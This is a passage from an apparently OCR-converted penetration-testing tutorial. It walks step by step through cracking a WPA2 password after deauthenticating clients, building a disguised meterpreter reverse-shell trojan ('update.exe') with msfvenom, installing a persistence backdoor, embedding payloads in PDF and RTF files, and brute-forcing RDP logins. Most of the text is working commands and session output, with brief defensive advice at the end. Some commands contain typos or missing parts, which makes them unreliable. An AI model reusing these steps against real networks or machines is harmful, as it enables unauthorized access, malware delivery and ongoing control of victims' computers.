The next tool in the Aircrack-ng suite is `airodump-ng`. This tool displays all available access points and lists BSSIDs (MAC addresses), signal strengths, packet counts, encryption type, authentication type, and ESSID.

The following tool is `aireplay-ng`. This tool is used to generate traffic on the wireless network. It is used to send deauthentication packets to clients on the network. Deauth packets are sent to deauthenticate devices from the access point. When clients attempt to reconnect, `aireplay-ng` can capture the TCP handshake used for authentication. Once the handshake is captured it can be used to obtain the network password hash.


Using this suite of tools provides many advantages for protecting wireless networks from threats.

3.4. Steps to crack a Wi-Fi password

Open a terminal and run airmon-ng to verify the wireless adapter is visible:

Figure 3.1 Checking the wireless adapter

Entering command `airmon-ng start wlan0` puts the wireless adapter into monitor mode (the interface may not be wlan0, it could have a different name, so check with `airmon-ng` first).



Слика 3.2. Figure 3.2 Switching the wireless interface into monitor mode

Entering command `airmon-ng check kill` removes interfering processes that might disrupt the cracking process.

Start `airodump-ng wlan0mon` to display information about detected wireless networks. Next, locate the desired access point.




Figure 3.3 Information on detected wireless networks

After locating the desired access point, run the following to target that access point and devices connected to it:

```
airodump-ng --bssid 90:9A:4A:B8:F3:FB -c 2 --write wpa wlan0mon
```

- `BSSID` is the MAC address of the access point
- `-c` specifies the channel the AP is using
- `--write` specifies the filename where the hash will be saved
- `wlan0mon` is the interface




Figure 3.4 Targeting the selected access point

Open another terminal and deauthenticate clients from the wireless network. Both terminals must remain open so the TCP handshake can be captured.

This command deauthenticates clients from the wireless network:

```
aireplay-ng --deauth 0 -a 90:9A:4A:B8:F3:FB wlan0mon
```

- `--deauth` indicates the number of deauth packets sent (0 means send indefinitely until stopped with `Ctrl+C`)
- `-a` indicates the access point

Adding `-c` and a client MAC address will target a single connected device.

Figure 3.5 Deauthenticating devices from the wireless network

When the client reconnects, the TCP handshake will be captured. Stop monitor mode. Entering command `sudo airmon-ng stop wlan0mon` stops monitor mode with:

Open the captured file with Wireshark:

```
wireshark wpa.cap
```

WPA Key Data contains authentication info.




Figure 3.6 Analyzing the captured packet with Wireshark

3.5. Cracking with a wordlist

This command starts password cracking using `aircrack-ng`:

```
aircrack-ng wpa.cap -w /usr/share/wordlists/rockyou.txt
```




Figure 3.7 Cracking the key using a wordlist

In the example the router's Wi-Fi password is `hellohello`. Such a weak password was used for demonstration and was easily cracked. When attempting to crack a password, wordlists containing millions of passwords are often used, including both simple/weak and more complex/strong ones.

3.6. Brute-force cracking

Cracking a WPA2 password with a brute-force attack can be done using Hashcat. The captured handshake file needs converting to the format Hashcat uses:

```
sudo /usr/share/hashcat-utils/cap2hccapx.bin wpa.cap wpa2.hccapx
```

Then run Hashcat::

```
hashcat -m 2500 -a 3 wpa2.hccapx ?l?l?l?l?l?l?l?l?l?l
```

- `-m 2500` is for WPA2 hash
- `-a 3` indicates brute-force attack
- ?l?l?l?l?l?l?l?l?l?l is the mask composed of letters (10 letters in this example)

Masks can be defined in other shapes, e.g. ?d?d?d?d?d for five digits. Additional options for attack mode, hash type and masks can be checked with `hashcat -h` or `hashcat --help.`

3.7. John The Ripper

John The Ripper is an efficient tool for dictionary attacks. It uses a text file containing words, hashes them with the same algorithm as the target hash, and compares hash values.

With the following command John The Ripper is invoked and starts password cracking protected with MD5 encription:

```
john --format=raw-md5 -w=/usr/share/wordlists/rockyou.txt
/home/kali/hash.txt
```




Figure 3.8 John The Ripper)

4. REMOTE ACCESS TROJAN (RAT)

A Remote Access Trojan (RAT) can be defined as a program that provides unauthorized access to a victim's computer. RATs often mimic keylogger behavior allowing automated collection of keystrokes, usernames, passwords, screenshots, browsing history and emails. Most RATs are designed to operate with a command and control (C2) server. The C2 server is used to remotely communicate with the infected machine. An attacker can send commands and use the collected data to launch DDoS attacks. Infected machines controlled remotely are bots, and a group of infected machines is called a botnet.

Hackers often create malicious payloads and disguise them as email links. Malicious email links are one of the most common delivery methods for RATs. RATs can also be hidden inside `.exe` files and placed on USB drives with names like "system data." When such a file is opened, the payload activates and the attacker can damage the network and install backdoors for future access. RATs provide initial access and are often used to prepare more complex phases of an attack. When a hacker obtains access to a victim's device, they will try to install a backdoor so the session persists after reboot. If a backdoor is not installed, the session will end on reboot.

Backdoors are not always necessary. If a hacker performed adequate reconnaissance, they may know when to attack the target. When a RAT is active on a victim's device, a hacker can quickly exfiltrate discovered files.

One common RAT payload is a reverse-TCP payload. Such a payload establishes a reverse TCP connection that allows the attacker to control a command terminal on the victim machine. Once the attacker has a shell, they can run various malicious actions to escalate the attack - copying directories, individual files, or uploading files and additional payloads for a more destructive attack.

It is important to understand how RATs work and how they are delivered, because that knowledge helps create better network defenses.

RATs can be created using `msfvenom`. Available options and syntax for this tool can be checked with `msfvenom -h` in the terminal.

Common terms to remember:

- Exploit: A way by which an attacker takes advantage of a flaw in a system, application, or service.
- Payload: Malicious code executed on the remote system.
- Shellcode: A set of instructions used as a payload when an exploit occurs.
- Modules: Packages that can launch exploits and scan remote systems.
- Listener (LHOST): The Metasploit component that listens for incoming connections after exploitation - the attacker's IP address.
- Receiver (RHOST): The target system that will request instructions from the attacking machine - the victim's IP address.

4.1. Steps to create a Remote Access Trojan

Creating an executable shellcode with msfvenom involves choosing a payload, setting the listener IP, setting the port number, the target architecture, target OS and the exit technique. The next step is setting and running a listener/handler; once the victim runs the executable, a connection can be established. After the victim runs the executable, commands can be executed on the remote system.

This command creates a payload after entering `msfconsole`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=1122 -f exe > /home/kali/Desktop/update.exe
```

This command generates a payload for exploiting Windows OS. The payload is chosen with `-p`. Once the payload is activated, a reverse TCP connection is established and a session is made on the chosen local port (`LPORT`). `LHOST` is the local endpoint that listens and will be contacted by the victim when the RAT activates. Entering command ip address in terminal IP address will be displayed. Then set `LPORT` (in this example `1122`). Optionally add `-a` to specify `x64` or `x86` architecture (default is `x86`). If `x64` is chosen, the payload should be `-p windows/x64/meterpreter/reverse_tcp`. The `-f exe` part indicates the created file extension. The `> /home/kali/Desktop/update.exe` specifies where to save the file. The `--o` option can also be used. The next step is setting and running a listener using the `multi/handler` module. Open a terminal and enter `msfconsole`. Using `multi/handler` module is performed by entering the following command:

```
use exploit/multi/handler
```

Set the payload:

```
set payload windows/meterpreter/reverse_tcp
```

If x64 architecture was chosen use:

```
set payload windows/x64/meterpreter/reverse_tcp
```

Set LHOST and LPORT to the same values used when creating the payload. Check set options with `show options`:

```
set lhost 192.168.1.10

set lport 1122
```

Run the handler with run или exploit command. The terminal will show that a reverse TCP handler started:

```
Started reverse tcp handler on 192.168.1.10:1122
```

After the handler is set, transfer update.exe to the victim's machine. Delivery methods include email, USB, embedding in a document, or getting the victim to download it from a malicious website. In this example, the malicious program was transferred via USB.




Figure 4.1 Malicious program copied to the victim system

When the malicious program runs on the remote system, a meterpreter session opens.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.10
lhost ⇒ 192.168.1.10
msf6 exploit(multi/handler) > set lport 1122
lport ⇒ 1122
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.10:1122
[*] Sending stage (175174 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.10:1122 → 192.168.1.2:49158 ) at 2022-02-06 14:08:34 -0500

meterpreter >
```

Figure 4.2 Establishing a meterpreter session

Type ? to show available commands. `sysinfo` shows information about the remote system. To start PowerShell execute:

```
execute -f powershell.exe -i -H
```

The -i option ensures interaction with the process, and -H hides the process by running PowerShell in the background.

Figure 4.3 Executing commands on the remote system

4.2. Installing persistence / backdoors

After a meterpreter session is established, installing persistence allows session maintenance after the remote machine restarts:

```
run persistence -X -i 10 -r 192.168.1.10 -p 1122
```

Option `-x` enables automatic session start when the remote system boots, опција `-i` is the interval in seconds between connection attempts, option `-r` is the IP address of the Metasploit system, `-p` is the port on which Metasploit listens. For additional options enter `run persistence -h`.

The backdoor is maintained by automatically running a script after the target OS starts. The script may be located at a path like:

`C:\Users\ADMIN~1\AppData\Local\Temp\NkWpdzxqJ.vbs` (where `NkWpdzxqJ.vbs` is the script name). A registry entry added to `HKEY_LOCAL_MACHINE` enables automatic script execution.




Figure 4.5 Automatic script execution on the compromised machine




Figure 4.5 Automatic script execution on the compromised machine

4.3. Binding a RAT to a document

Using Metasploit it is possible to bind a payload into a PDF file or MS Word document. In msfconsole the following commands set a payload into a PDF file and establish a reverse TCP connection:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe

set payload windows/meterpreter/reverse_tcp

set FILENAME ZTEModenManual.pdf

set LHOST 192.168.1.10

exploit
```

Enter the following command to list available Adobe PDF file exploits:

```
search type:exploit platform:windows adobe pdf
```

Use `show info` to display details about the exploit.

Next step is preparing the listener:

```
use exploit/multi/handler

set payload windows/meterpretere/reverse_tcp

set lhost 192.168.1.10

set lport 2425
```

Use the following commands after entering `msfconsole` to bind the payload into an MS WORD document:

```
use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
```

```
set payload wondows/meterpreter/reverse_tcp

set FILENAME ZTEModemManual.rtf

set LHOST 192.168.1.10

exploit
```

Then set up the handler the same way as for the PDF payload.

When the document opens on the remote machine, a meterpreter session will be created.

4.4. Defenses against Trojans

Protecting computers with a strong security program is one of the best forms of defense. Most security programs can recognize many types of malicious code and prevent them from executing on the system. It is important that the security program remains enabled and updated in order to properly protect the system. Antivirus software and network firewalls protect the system from malware.

Be cautious when opening email attachments, and do so only when they come from a trusted source. Sending malware via email is an effective method hackers often use to carry out attacks.

Avoid files with extensions such as **`.exe, .bat, .vbs, .dll, .cmd`**, and **`.bin`** that do not come from verified sources.

Approach websites with caution. A hacker can set up a fake website and place malicious programs on it, which visitors may download to their local system, thereby compromising system security.

Antivirus applications work by comparing files to known malware signatures. If a file contains the same sequence of code as one identified as a virus, the application will recognize that file as malicious. In addition to signature-based detection, antivirus programs can also monitor behaviors and actions classified as malicious. This method can be effective when a known piece of malware is modified to alter its signature.

A major threat is the **zero-day attack -** newly coded exploits and vulnerabilities that have not yet been discovered or analyzed. Since they are unknown until they occur, they are not yet included in the virus or malware signature databases.

5. REMOTE DESKTOP PROTOCOL (RDP) ABUSE

Remote Desktop Protocol (RDP) allows remote management of computers over TCP using port 3389. It provides network access over an encrypted channel. Network and system administrators typically use RDP for configuring systems and troubleshooting. If RDP is not configured correctly, it is vulnerable to cyberattack. On Debian-based Linux distributions FreeRDP is available as a client/server implementation of RDP. When installed, FreeRDP allows Linux systems to connect to Windows systems. Install FreeRDP on Linux with:

```
sudo apt install freerdp2-x11
```

Once FreeRDP is installed, to log in to a remote Windows system use:

```
xfreerdp /u:Administrator /p:Admin_1 /v:192.168.1.8
```

Option `u` specifies the username for login into the remote Windows system, option `p` specifies password for the user and option `v` represents remote system address. Entering `192.168.1.8:3389` includes the port.




Figure 5.1 Logging in to a remote Windows system

Using option Add /f opens full screen, and pressing Ctrl+Alt+Enter toggles between fullscreen/windowed.

5.1. Launching brute-force attacks

If an attacker knows a username on the remote system, they can attempt a brute-force attack to find the corresponding password and gain access. A major vulnerability is using the default Administrator account - an attacker who obtains that account gains the highest level of privileges.

A brute-force attack can be run using the crowbar tool. Install crowbar on Kali with:

```
sudo apt install crowbar
```

Once installed, run a brute-force attack against a Windows RDP server. Example command:

```
--server 192.168.1.8 -b rdp -u Administrator -C /usr/share/wordlists/nmap.lst
```

- `--server` is the target Windows machine
- `-b` is the protocol
- `-u` is the username (use `-U` with a username list)
- `-C` is the password list




Figure 5.2 Running brute-force attack with crowbar

If a valid password is found, the terminal displays RDP-SUCCESS with the account name and password.

5.2. RDP protection mechanisms

Adding an account lockout policy after a desired number of failed login attempts strengthens security. The policy can be set in Local Security Policy on Windows. Go to Account Policies > Account Lockout Policy and set Account lockout threshold (default is 0, change it to the desired number). Account lockout duration specifies how many minutes the account remains locked after failed attempts. Reset account lockout counter after determines the minutes after which the failed attempt counter resets to zero.

